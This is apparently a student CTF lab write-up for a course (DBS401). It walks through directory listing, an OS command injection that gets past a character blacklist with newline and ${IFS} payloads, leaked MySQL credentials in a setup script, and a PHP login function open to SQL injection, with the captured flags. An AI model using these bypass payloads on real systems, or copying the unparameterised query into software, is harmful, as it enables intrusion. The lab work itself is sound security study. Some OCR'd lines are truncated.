Write-up DBS401: Group 1

👋 Welcome to my write-up!

🔧 Tools: Burp Suite

🗃️ Flags' Completion Table


Flag Number	**Vulnerability's Name**	**Done**	**Flag**
1	SQL Injection	yes	FLAG{sql1_s0_ez}
2	IDOR	yes	FLAG{Id0r_s0_e4sy_hihi_haha}
3	OS Command Injection	yes	FLAG{byp3ss_f1lter_so_funny}

🚨 Extra vulnerabilities

No.	**Vulnerability's Name**
1	Insecure Configuration
2	Source Code Disclosure

📝 Description

- A website that we can read articles




✅ Detailed Analysis

Vulnerability 1: Insecure Configuration - Directory Listing leads to Source Code Disclosure (Fixed)

Common Directory Scan

```
admin/                  [Status: 200, Size: 2142, Words: 128, Lines: 58, Duration: 378ms]
admin/index.php         [Status: 200, Size: 2142, Words: 128, Lines: 58, Duration: 74ms]
config/                 [Status: 200, Size: 1002, Words: 65, Lines: 17, Duration: 67ms]
database/               [Status: 200, Size: 1004, Words: 65, Lines: 17, Duration: 424ms]
inc/                    [Status: 200, Size: 1400, Words: 92, Lines: 19, Duration: 66ms]
index.php               [Status: 200, Size: 6361, Words: 689, Lines: 102, Duration: 1371ms]
README.md               [Status: 200, Size: 40, Words: 6, Lines: 4, Duration: 58ms]
view.php                [Status: 200, Size: 24163, Words: 3404, Lines: 130, Duration: 1497ms]
```

A scan of common directories revealed that the default configuration of the web application allows access to several paths. Consequently, we were able to access and download a `.sql` file, which appears to be a database setup file.




Index of /welcometothelimes/database

Name	Last modified	Size	Description
Parent Directory		-	
dbs_cms.sql	2024-06-05 23:13	25K	

Apache/2.4.52 (Ubuntu) Server at 222.255.119.32 Port 80


Vulnerability 2: OS Command Injection

Accessing `/finalflag.php`




Upon accessing the `/finalflag.php` endpoint, the website provided a feature to perform a ping operation to an input destination. This functionality suggested the presence of command injection vulnerability.

Command Injection Attempt




Initial attempts to exploit the command injection vulnerability were thwarted by the website's blacklist of special characters and system commands (e.g., `cat`, `echo`).

Bypassing the Blacklist




By viewing the source code of the web page, we discovered an encoded segment. After decoding it five times with Base64, we obtained the following blacklist:



```
<!-- $blacklist = [';' '&' '|' '`' '&&' '||' 'flag' '*' 'cat'
' ' 'head' 'tail' 'sh' 'python' 'echo' 'txt' '@' '/' '>'
'<']; -->
```

Utilizing a known method to bypass OS command injection, we devised the following payloads:

- `Payload: %0als`




- `Payload: %0ac’a’t${IFS}f’l’a’g.t’xt`

Explanation:

- `%0a`: URL encoding for the newline character (`\n`).
- `${IFS}`: Refers to the Internal Field Separator in Unix-like operating systems, used to split words and fields.

The Unix shell treats the concatenated parts between single quotes as a single command.





🚩 **Flag: FLAG{byp3ss_f1lter_so_funny}**


Vulnerability 3: Source Code Disclosure (Fixed)

Further Exploitation of OS Command Injection


We continued to exploit the OS command injection to search for the string "database_name="DBS_CMS". This search led us to the public source code.



Admin
Index of /welcometothelimes/datal
Ping Pong
222.255.119.32/welcometothelimes/finalflag.php
# Check if the clone was successful or not
if [$? -eq 0]; then
echo -e "${GREEN}[*] The website was successfully copied to the $web_root/
else
echo -e "${RED}[*] An error occurred while copying. "
exit 1
fi
# Replace apache2.conf
DEST_CONFIG="/etc/apache2/apache2.conf"
SOURCE_CONFIG="/var/www/html/DBS401/apache2.conf"
cp $DEST_CONFIG $DEST_CONFIG.bak
cp $SOURCE_CONFIG $DEST_CONFIG
# Create database
# MySQL configuration information
mysql_user="dbs"
mysql_password="123456aA@"
database_name="DBS_CMS"
# Check if the database exists or not
echo -e "${CYAN}[*] Mysql's default password will be empty, so spam enter xD"
if mysql -u"root" -p -e "use $database_name;" &> /dev/null; then
echo -e "${CYAN}[*] Database $database_name already exists."
Check if the user already exists or not
if mysql -u"root" -p -e "SELECT User FROM mysql.user WHERE User='$mysql_use
echo -e "${CYAN}[*] The user $mysql_user already exists in MySQL."
else
# Create users and grant permissions on the database
echo -e "${YELLOW}[*] User $mysql_user does not exist in MySQL yet. C
mysql -u"root" -p -e "CREATE USER '$mysql_user'@'localhost' IDENTIFIE
mysql -u"root" -p -e "GRANT ALL PRIVILEGES ON $database_name.* TO '$m
mysql -u"root" -p -e "FLUSH PRIVILEGES;"


database_name="DBS_CMS"
Filter by
Code 1
Repositories 0
Issues 0
Pull requests 0
Discussions 0
Users 0
Commits 0
Packages 0
Wikis 0
1 file (44 ms)
Save
TITANs1506/DBS401 · setup.sh
Shell · main
93 # MySQL configuration information
94 mysql_user="DBS"
95 mysql_password="quangdeptrai"
96 database_name="DBS_CMS"
97
98 # Check if the database exists or not
99 echo "Mysql's default password will be empty, so spam enter xD"



Vulnerability 4: SQL Injection






White-Box Penetration Testing

```php
public function login()
{
    if ($this->email && $this->password) {
        if ($this->email && $this->password) {
            $sql = "
            SELECT * FROM cms_user
            WHERE email = LOWER('$this->email') AND password = MD5('$this->password')";
            $db_result = $this->conn->query($sql);
            if ($db_result->num_rows > 0) {
                $user = $db_result->fetch_assoc();
                $_SESSION["userid"] = $user['id'];
                $_SESSION["user_type"] = $user['type'];
                $_SESSION["name"] = $user['first_name'] . " " . $user['last_name'];
                return 1;
            } else {
                return 0;
            }
        } else {
            return 0;
        }
    }
}
```

